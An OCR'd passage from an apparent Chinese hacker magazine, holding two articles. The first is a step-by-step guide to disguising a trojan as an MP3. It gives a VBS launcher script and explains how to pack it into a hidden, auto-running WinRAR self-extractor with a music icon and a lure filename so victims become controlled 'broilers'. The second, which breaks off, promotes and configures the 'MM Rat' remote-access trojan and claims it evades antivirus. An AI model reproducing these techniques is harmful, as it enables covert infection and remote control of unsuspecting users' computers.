
无敌小龙

初入黑道，总想肉鸡成群，享受控制别人电脑的乐趣，只是，作为一个小菜要想控制别人的电脑又谈何容易呀。本文我就介绍一种方法，可以让你的肉鸡量大幅提升。

首先，我们来准备一段脚本，代码内容如下：

```
dim shell
set shell=CreateObject("Wscript.Shell")
shell.run "cmd /c start %SystemRoot%\system32\1.mp3",0
WScript.Sleep 1000
shell.run "cmd /c start %SystemRoot%\system32\mm.exe",
```

这段代码的意思就是创建一个WSCRIPT对象，用来执行1.MP3这个文件和MM.EXE这个文件，其中1.MP3是我们准备好的一个MP3音乐文件，而MM.EXE则是木马文件，这里为了


图1




图 2

进行演示，就使用一个计算器程序来进行替代了。将这段代码保存为run.vbs文件，然后使用winrar把1.mp3、MM.EXE和run.vbs压缩成一个rar文件，如图1。




图 3




图 4

点击winrar工具栏中的“自解压格式”按钮，在弹出的窗口中选择“高级自解压选项”，如图2，然后在“高级自解压选项”对话框中的“常规”选项中填写“解压路径”为“%systemroot%\system32\”，在“解压后运行”输入框中填写“RUN.VBS”，也就是把压缩包中的所有文件解压到SYSTEM32目录中（文件名不变），然后调用RUN.VBS执行我们的木马文件，如图3。最后我们再选择“模式”选项，选择其中的“全部隐藏”和“覆盖所有文件”，如图4。




图 6

现在，最关键的一步到了，来到“文本和图标”页面，点击“浏览”按钮，修改自解压文件图标为一个准备好的WINDOWS MEDIA PLAY的歌曲图标，如图5。然后就是一路点击“确定”按钮，便制作成一个MP3图标的自解压文件了，把文件名修改为比较有诱惑性的名字，比如流行歌手的歌曲，或者干脆修改成某某模特的性感写真等等，如图6。




图 5

经过以上的各项准备，现在就可以把这个歌曲.MP3文件发给别人运行了，比如我们在本机上进行测试，就可以看到运行之后会自动运行我们的木马（也就是计算器程序），并且系统会自动调用音乐播放器来播放我们的1.MP3这个文件，如图7。试想一下，如果这个MM.EXE不是计算器程序而是我们的木马程序，那么对方恐怕连自己什么时候中了木马都不知道呢！

（本文所涉及到的相关文件已收录到光盘中）




图 7

小巧好用的木马 MM Rat

txcbg



在网上逛论坛时看到了一款新出的远程控制软件MM Rat，它不仅生成的服务端体积小巧，还可以过瑞星2009和江民2009的主动防御，个人感觉非常不错，因此特推荐给各位叉子。它当前的最新版本是0.2 pubilc，但由于0.2版本不支持在虚拟机中运行，因此我就以0.1版本为例来给大家介绍了。

一、配置服务端

MM Rat运行后的界面如图1所示，在生成服务端程序前，我们要先对其进行一下设置，选择“设置”下的“本地”，就打

开了“本地设置”窗口，在这里可以设置上线端口，也可以对FTP上线信息进行更新，如图2。

MM Rat默认的上线端口是54321，数据传输端口是65521，如果要进行更改，输入你想更改的端口号，然后点“修改”按钮就行了。这里我就不修改了，保持默认的54321上线端口。如果你是采用FTP上线方式，那么在分别填上FTP服务器地址、FTP用户名、FTP密码、上线IP地址等信息后点“更新”就可以了。下面我们就来生成一个服务端程序，点“设置”下的“生成”，就打开了如图3所示的配置服务端的窗口。

